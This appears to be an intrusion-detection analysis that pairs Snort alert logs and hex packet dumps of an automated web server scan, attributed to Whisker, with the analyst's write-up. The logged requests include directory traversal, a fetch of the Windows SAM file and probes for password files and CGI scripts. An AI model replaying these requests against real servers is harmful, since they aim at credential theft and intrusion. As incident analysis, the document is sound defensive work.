XX.XX.XX8.160:80

=+

08/01-10:29:42.877425 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x86
195.46.172.11:3303 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13364 IpLen:20 DgmLen:120 DF
AP Seq: 0x167B3FC6 Ack: 0x4C5227E3 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 69 69 73 73 61 6D 70 6C 65 73 2F GET /iissamples/
65 78 61 69 72 2F 68 6F 77 69 74 77 6F 72 6B 73 exair/howitworks
2F 63 6F 64 65 62 72 77 73 2E 61 73 70 20 48 54 /codebrws.asp HT
54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 TP/1.0..Host: ww
77 2E **XX XX XX XX XX XX XX** 75 0D 0A 0D 0A 0D 0A w.xxx.xx......

08/01-10:29:42.877425 [**] WEB-IIS codebrowser Exair access [**] 195.46.172.11:3303 ->
XX.XX.XX8.160:80

=+

08/01-10:29:42.909588 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x82
195.46.172.11:3304 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13365 IpLen:20 DgmLen:116 DF
AP Seq: 0x167BF9D9 Ack: 0xB0FE4BD0 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 69 69 73 73 61 6D 70 6C 65 73 2F GET /iissamples/
73 64 6B 2F 61 73 70 2F 64 6F 63 73 2F 63 6F 64 sdk/asp/docs/cod
65 62 72 77 73 2E 61 73 70 20 48 54 54 50 2F 31 ebrws.asp HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A   xxx.xx......

08/01-10:29:42.909588 [**] WEB-IIS codebrowser SDK access [**] 195.46.172.11:3304 ->
XX.XX.XX8.160:80

=+

08/01-10:29:42.989487 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x65
195.46.172.11:3307 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13370 IpLen:20 DgmLen:87 DF
AP Seq: 0x167E7303 Ack: 0x4C5303E7 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 2E 2E 2E 2E 2E 2E 2F 20 48 54 54 GET /....../ HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 P/1.0..Host: www
2E **XX XX XX XX XX XX XX** 75 0D 0A 0D 0A 0D 0A   .xxx.xx......

08/01-10:29:42.989487 [**] WEB-FRONTPAGE fourdots request [**] 195.46.172.11:3307 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:43.008944 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x81
195.46.172.11:3306 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13371 IpLen:20 DgmLen:115 DF
AP Seq: 0x167D7448 Ack: 0x329C6925 Win: 0x2398 TcpLen: 20
47 45 54 20 22 47 45 54 20 2F 2E 68 74 6D 6C 2F GET "GET /.html/
2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2F 63 6F ..../co
6E 66 69 67 2E 73 79 73 20 48 54 54 50 2F 31 2E nfig.sys HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX XX** 0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A xx.xx......

08/01-10:29:43.008944 [**] WEB-FRONTPAGE fourdots request [**] 195.46.172.11:3306 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:43.118159 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0xFE
195.46.172.11:3308 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13376 IpLen:20 DgmLen:240 DF
AP Seq: 0x167EF323 Ack: 0x334ADD92 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 74 6F 6F 6C 73 2F 6E 65 77 64 73 GET /tools/newds
6E 2E 65 78 65 3F 64 72 69 76 65 72 3D 4D 69 63 n.exe?driver=Mic
72 6F 73 6F 66 74 2B 41 63 63 65 73 73 2B 44 72 rosoft+Access+Dr
69 76 65 72 2B 28 2A 2E 6D 64 62 29 26 64 73 6E iver+(*.mdb)&dsn
3D 67 6F 61 74 66 61 72 74 2B 73 61 6D 70 6C 65 =goatfart+sample
73 2B 66 72 6F 6D 2B 6D 69 63 72 6F 73 6F 66 74 s+from+microsoft
26 64 62 71 3D 2E 2E 2F 2E 2E 2F 77 77 77 72 6F &dbq=../../wwwro
6F 74 25 32 67 6F 61 74 66 61 72 74 2E 68 74 6D ot%2goatfart.htm
6C 26 6E 65 77 64 62 3D 43 52 45 41 54 45 5F 44 l&newdb=CREATE_D
42 26 61 74 74 72 3D 20 48 54 54 50 2F 31 2E 30 B&attr= HTTP/1.0
0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX XX XX** ..Host: **www.xxx**
XX XX XX XX 0D 0A 0D 0A 0D 0A **XX XX XX XX XX XX** x.xx......intel.
XX XX 0D 0A 0D 0A 0D 0A xx......

08/01-10:29:43.118159 [**] WEB-MISC http directory traversal [**] 195.46.172.11:3308 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:43.181552 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x9D
195.46.172.11:3310 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13377 IpLen:20 DgmLen:143 DF
AP Seq: 0x1680F4A0 Ack: 0x359C7D3D Win: 0x2398 TcpLen: 20
47 45 54 20 2F 47 65 74 46 69 6C 65 2E 63 66 6D GET /GetFile.cfm
3F 46 54 3D 54 65 78 74 26 46 53 54 3D 50 6C 61 ?FT=Text&FST=Pla
69 6E 26 46 69 6C 65 50 61 74 68 3D 43 3A 5C 5C in&FilePath=C:\\
57 49 4E 4E 54 5C 5C 72 65 70 61 69 72 5C 5C 73 WINNT\\repair\\s
61 6D 2E 5F 20 48 54 54 50 2F 31 2E 30 0D 0A 48 am._ HTTP/1.0..H
6F 73 74 3A 20 77 77 77 2E **XX XX XX XX XX XX XX** ost: **www.xxx.x**
75 0D 0A 0D 0A 0D 0A u......

08/01-10:29:43.181552 [**] WEB-IIS SAM Attempt [**] 195.46.172.11:3310 -> **XX.XX.XX**8.160:80

=+

```
08/01-10:29:43.181556 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x80
195.46.172.11:3311 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13379 IpLen:20 DgmLen:114 DF
***AP*** Seq: 0x1681D8A3  Ack: 0x2712D8EA  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 43 46 49 44 45 2F 41 64 6D 69 6E  GET /CFIDE/Admin
69 73 74 72 61 74 6F 72 2F 73 74 61 72 74 73 74  istrator/startst
6F 70 2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30  op.html HTTP/1.0
0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX XX  ..Host: www.xxx
XX XX XX XX 0D 0A 0D 0A 0D 0A                    x.xx......

08/01-10:29:43.181556  [**] WEB-COLDFUSION startstop DOS access [**] 195.46.172.11:3311 ->
XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.229886 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x7D
195.46.172.11:3312 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13381 IpLen:20 DgmLen:111 DF
***AP*** Seq: 0x1682AC92  Ack: 0x4C563B6E  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 76 69 73  GET /cgi-bin/vis
61 64 6D 69 6E 2E 65 78 65 3F 75 73 65 72 3D 67  admin.exe?user=g
75 65 73 74 20 48 54 54 50 2F 31 2E 30 0D 0A 48  uest HTTP/1.0..H
6F 73 74 3A 20 77 77 77 2E XX XX XX XX XX XX XX  ost: www.xxx.x
75 0D 0A 0D 0A 0D 0A                             u......

08/01-10:29:43.229886  [**] WEB-CGI visadmin.exe access [**] 195.46.172.11:3312 ->
XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.262274 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6F
195.46.172.11:3313 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13383 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0x16839269  Ack: 0x359C7D43  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 67 65 74  GET /cgi-bin/get
33 32 2E 65 78 65 20 48 54 54 50 2F 31 2E 30 0D  32.exe HTTP/1.0.
0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX XX XX  .Host: www.xxx
XX XX XX 0D 0A 0D 0A 0D 0A                       .xx......

08/01-10:29:43.262274  [**] WEB-MISC get32.exe access [**] 195.46.172.11:3313 ->
XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.470790 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6D
195.46.172.11:3321 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13399 IpLen:20 DgmLen:95 DF
***AP*** Seq: 0x168A2772  Ack: 0x4C5BC74E  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 68 61 6E  GET /cgi-bin/han
64 6C 65 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  dler HTTP/1.0..H
6F 73 74 3A 20 77 77 77 2E XX XX XX XX XX XX XX  ost: www.xxx.x
75 0D 0A 0D 0A 0D 0A                             u......

08/01-10:29:43.470790  [**] WEB-MISC handler access [**] 195.46.172.11:3321 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.502188 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6E
195.46.172.11:3322 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13401 IpLen:20 DgmLen:96 DF
***AP*** Seq: 0x168AB3E8  Ack: 0x271841F7  Win: 0x2398  TcpLen: 20
```

```
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 74 65 73  GET /cgi-bin/tes
74 2D 63 67 69 20 48 54 54 50 2F 31 2E 30 0D 0A  t-cgi HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 2E XX XX XX XX XX XX  Host: www.xxx.
XX XX 0D 0A 0D 0A 0D 0A                          xx......

08/01-10:29:43.502188  [**] WEB-CGI test-cgi access [**] 195.46.172.11:3322 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.534274 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3323 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13404 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x168B59CB  Ack: 0x271971CE  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 6E 70 68  GET /cgi-bin/nph
2D 74 65 73 74 2D 63 67 69 20 48 54 54 50 2F 31  -test-cgi HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX  .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A              xxx.xx......

08/01-10:29:43.534274  [**] WEB-MISC nph-test-cgi access [**] 195.46.172.11:3323 ->
XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.598523 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x69
195.46.172.11:3324 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13407 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0x168C399F  Ack: 0x271A2509  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 70 68 66  GET /cgi-bin/phf
20 48 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A   HTTP/1.0..Host:
20 77 77 77 2E XX XX XX XX XX XX XX 75 0D 0A 0D   www.xxx.xx...
0A 0D 0A                                         ...

08/01-10:29:43.598523  [**] WEB-CGI phf access [**] 195.46.172.11:3324 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.613901 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6D
195.46.172.11:3326 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13409 IpLen:20 DgmLen:95 DF
***AP*** Seq: 0x168E1C2C  Ack: 0xB01745AC  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 70 68 66  GET /cgi-bin/phf
2E 63 67 69 20 48 54 54 50 2F 31 2E 30 0D 0A 48  .cgi HTTP/1.0..H
6F 73 74 3A 20 77 77 77 2E XX XX XX XX XX XX XX  ost: www.xxx.x
75 0D 0A 0D 0A 0D 0A                             u......

08/01-10:29:43.613901  [**] WEB-CGI phf access [**] 195.46.172.11:3326 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.630201 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x71
195.46.172.11:3327 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13411 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x168EE5B8  Ack: 0x334ADDBE  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 65 6E 76  GET /cgi-bin/env
69 72 6F 6E 2E 63 67 69 20 48 54 54 50 2F 31 2E  iron.cgi HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX  0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A                 xx.xx......

08/01-10:29:43.630201  [**] WEB-CGI environ.cgi access [**] 195.46.172.11:3327 ->
XX.XX.XX8.160:80
```

=+

08/01-10:29:43.710032 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6E
195.46.172.11:3330 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13417 IpLen:20 DgmLen:96 DF
AP Seq: 0x1691937D Ack: 0x4C5DC627 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 70 65 72 GET /cgi-bin/per
6C 2E 65 78 65 20 48 54 54 50 2F 31 2E 30 0D 0A l.exe HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 2E **XX XX XX XX XX XX** Host: **www.xxx**.
XX XX 0D 0A 0D 0A 0D 0A   xx......

08/01-10:29:43.710032 [**] WEB-CGI perl.exe access [**] 195.46.172.11:3330 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:43.725948 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6D
195.46.172.11:3331 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13419 IpLen:20 DgmLen:95 DF
AP Seq: 0x16921A9D Ack: 0x4C5E7229 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 77 77 77 GET /cgi-bin/www
2D 73 71 6C 20 48 54 54 50 2F 31 2E 30 0D 0A 48 -sql HTTP/1.0..H
6F 73 74 3A 20 77 77 77 2E **XX XX XX XX XX XX XX** ost: **www.xxx.x**
75 0D 0A 0D 0A 0D 0A   u......

08/01-10:29:43.725948 [**] WEB-CGI www-sql access [**] 195.46.172.11:3331 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:43.806013 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x71
195.46.172.11:3335 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13426 IpLen:20 DgmLen:99 DF
AP Seq: 0x169537DA Ack: 0x334ADE06 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 77 77 77 GET /cgi-bin/www
61 64 6D 69 6E 2E 70 6C 20 48 54 54 50 2F 31 2E admin.pl HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX XX** 0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A   xx.xx......

08/01-10:29:43.806013 [**] WEB-CGI wwwadmin.pl access [**] 195.46.172.11:3335 ->
XX.XX.XX8.160:80

=+

08/01-10:29:43.806175 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3334 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13427 IpLen:20 DgmLen:100 DF
AP Seq: 0x16948BEC Ack: 0xB1097A95 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 41 54 2D GET /cgi-bin/AT-
61 64 6D 69 6E 2E 63 67 69 20 48 54 54 50 2F 31 admin.cgi HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A   xxx.xx......

08/01-10:29:43.806175 [**] WEB-CGI AT-admin.cgi access [**] 195.46.172.11:3334 ->
XX.XX.XX8.160:80

=+

08/01-10:29:43.822073 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x71
195.46.172.11:3336 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13429 IpLen:20 DgmLen:99 DF
AP Seq: 0x1695C7CE Ack: 0x4C60B3C9 Win: 0x2398 TcpLen: 20

```
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72  GET /cgi-bin/for
6D 6D 61 69 6C 2E 70 6C 20 48 54 54 50 2F 31 2E  mmail.pl HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX  0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A                 xx.xx......

08/01-10:29:43.822073  [**] WEB-CGI formmail access [**] 195.46.172.11:3336 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.886307 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3337 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13433 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x16969E00  Ack: 0xB10A77FF  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 73 65 6E  GET /cgi-bin/sen
64 66 6F 72 6D 2E 63 67 69 20 48 54 54 50 2F 31  dform.cgi HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX  .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A              xxx.xx......

08/01-10:29:43.886307  [**] WEB-CGI sendform.cgi access [**] 195.46.172.11:3337 ->
XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.902472 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x70
195.46.172.11:3339 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13434 IpLen:20 DgmLen:98 DF
***AP*** Seq: 0x16984689  Ack: 0x4C624D32  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 69 69 73 61 64 6D 70 77 64 2F 61  GET /iisadmpwd/a
63 68 67 2E 68 74 72 20 48 54 54 50 2F 31 2E 30  chg.htr HTTP/1.0
0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX XX  ..Host: www.xxx
XX XX XX XX 0D 0A 0D 0A 0D 0A                    x.xx......

08/01-10:29:43.902472  [**] WEB-IIS achg.htr access [**] 195.46.172.11:3339 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.902856 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x71
195.46.172.11:3338 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13435 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x16977D38  Ack: 0x2720A846  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 6D 61 69  GET /cgi-bin/mai
6C 6C 69 73 74 2E 70 6C 20 48 54 54 50 2F 31 2E  llist.pl HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX  0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A                 xx.xx......

08/01-10:29:43.902856  [**] WEB-CGI maillist.pl access [**] 195.46.172.11:3338 -> XX.XX.XX8.160:80

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/01-10:29:43.934315 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x70
195.46.172.11:3340 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13437 IpLen:20 DgmLen:98 DF
***AP*** Seq: 0x1698D1AD  Ack: 0x27217898  Win: 0x2398  TcpLen: 20
47 45 54 20 2F 69 69 73 61 64 6D 70 77 64 2F 61  GET /iisadmpwd/a
65 78 70 2E 68 74 72 20 48 54 54 50 2F 31 2E 30  exp.htr HTTP/1.0
0D 0A 48 6F 73 74 3A 20 77 77 77 2E XX XX XX XX  ..Host: www.xxx
XX XX XX XX 0D 0A 0D 0A 0D 0A                    x.xx......

08/01-10:29:43.934315  [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3340 ->
XX.XX.XX8.160:80
```

=+

08/01-10:29:43.982676 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x71
195.46.172.11:3341 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13440 IpLen:20 DgmLen:99 DF
AP Seq: 0x1699C20B Ack: 0x329C69B3 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 69 69 73 61 64 6D 70 77 64 2F 61 GET /iisadmpwd/a
65 78 70 32 2E 68 74 72 20 48 54 54 50 2F 31 2E exp2.htr HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX XX** 0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A xx.xx......

08/01-10:29:43.982676 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3341 ->
XX.XX.XX8.160:80

=+

08/01-10:29:43.998393 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3342 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13441 IpLen:20 DgmLen:100 DF
AP Seq: 0x169A8041 Ack: 0x334ADE22 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 69 69 73 61 64 6D 70 77 64 2F 61 GET /iisadmpwd/a
65 78 70 32 62 2E 68 74 72 20 48 54 54 50 2F 31 exp2b.htr HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A xxx.xx......

08/01-10:29:43.998393 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3342 ->
XX.XX.XX8.160:80

=+

08/01-10:29:44.014942 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x71
195.46.172.11:3343 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13443 IpLen:20 DgmLen:99 DF
AP Seq: 0x169B3FE7 Ack: 0xB01D79E9 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 69 69 73 61 64 6D 70 77 64 2F 61 GET /iisadmpwd/a
65 78 70 34 2E 68 74 72 20 48 54 54 50 2F 31 2E exp4.htr HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX XX** 0..Host: www.xxx
XX XX XX XX XX 0D 0A 0D 0A 0D 0A xx.xx......

08/01-10:29:44.014942 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3343 ->
XX.XX.XX8.160:80

=+

08/01-10:29:44.046107 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3344 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13446 IpLen:20 DgmLen:100 DF
AP Seq: 0x169BF374 Ack: 0x359C7D99 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 70 76 74 2F 61 75 GET /_vti_pvt/au
74 68 6F 72 73 2E 70 77 64 20 48 54 54 50 2F 31 thors.pwd HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A xxx.xx......

08/01-10:29:44.046107 [**] WEB-FRONTPAGE authors.pwd access [**] 195.46.172.11:3344 ->
XX.XX.XX8.1

=+

1. Source of Trace:

A network I have access to.

2. Detect was generated by:

Although Snort 1.8 was used to review the packets, all traces come from a Snort 1.7 sensor sitting outside of the external firewall of a network I have access to. The firewall has very strict rules regarding what ports are or are not allowed through.

3. Probability the source address was spoofed:

Because these are both automated and actual attempts to download data, the likelihood of the source being spoofed is very small.

4. Description of attack:

This is an automated web server vulnerability scanning tool. Based on the contents of the packets, I believe it is Whisker. My reason for believing this is that the attacks listed above all show up in the default configuration files (dumb.db and scan.db) that are supplied with Whisker. The order is different but that is a simple enough change to the configuration files. It could be any one of a number of tools as many can be set up to run through the vulnerabilities in any order you please.

5. Attack mechanism:

Whisker is a tool for automating the scanning of web servers looking for CGI vulnerabilities. It does not attempt to find novel vulnerabilities but only looks for vulnerabilities that it has been explicitly told about. It is written by rain.forest.puppy and can be downloaded from http://www.wiretrip.net/rfp/p/doc.asp?id=21&iface=5. One of the interesting abilities Whisker offers is that it attempts to obfuscate the scans it runs to keep IDSs from noticing them

Whisker outputs a list of vulnerabilities for the server that can then be used to select an exploit to run against the system.

The following links provide details regarding Whisker and the Snort rules that are available for it.

http://www.whitehats.com/IDS/296
http://www.whitehats.com/IDS/415

6. Correlations:

Because Whisker implements a number of scans, it doesn't tend to get noticed by IDSs during the scans as a distinct event. Generally if it is noticed, it is in the post processing done by the analyst. Even when a scan is clearly a script it can be hard to tell which script it is, as is the case in the following examples:

In this correlation a similar set of scans is identified but not recognized as possibly being Whisker (there were no replies to this query available online)

http://www.incidents.org/archives/intrusions/msg00009.html

WEB and IIS scan

Date: Wed, 2 May 2001 08:08:01 -0700
From: John McKay <john.mckay@xxxxxxxxxx>
Subject: WEB and IIS scan

The following scan was sent to our Web server, which luckily in not MS. It contains 55 different signatures, and took about a minute and a half to execute. What tool or script was used to do this? Also access to ports

(blocked) 445, 135, and 1433 were attempted.

Apr 30 22:57:09 sniffle snort[33125]: spp_portscan: PORTSCAN DETECTED from 206.112.104.94 (THRESHOLD 3 connections exceeded in 0 seconds)
Apr 30 22:57:09 sniffle snort[33125]: CVE-1999-0874 - IIS-*.idc: 206.112.104.94:9709 -> 64.85.82.25:80
Apr 30 22:57:11 sniffle snort[33125]: WEB-MISC - 403 Forbidden: 64.85.82.25:80 -> 206.112.104.94:9711
Apr 30 22:57:11 sniffle snort[33125]: IIS-msadc/msadcs.dll: 206.112.104.94:9712 -> 64.85.82.25:80
Apr 30 22:57:11 sniffle snort[33125]: IIS-bdir: 206.112.104.94:9713 -> 64.85.82.25:80
Apr 30 22:57:14 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 8 connections across 1 hosts: TCP(8), UDP(0)
Apr 30 22:57:15 sniffle snort[33125]: WEB IIS - Index Server File Sourcecode Request: 206.112.104.94:9721 -> 64.85.82.25:80
Apr 30 22:57:15 sniffle snort[33125]: WEB IIS - Index Server File Sourcecode Request: 206.112.104.94:9724 -> 64.85.82.25:80
Apr 30 22:57:20 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 2 connections across 1 hosts: TCP(2), UDP(0)
Apr 30 22:57:23 sniffle snort[33125]: BUGTRAQ ID 1205 - FrontPage-administrators.pwd: 206.112.104.94:9736 -> 64.85.82.25:80
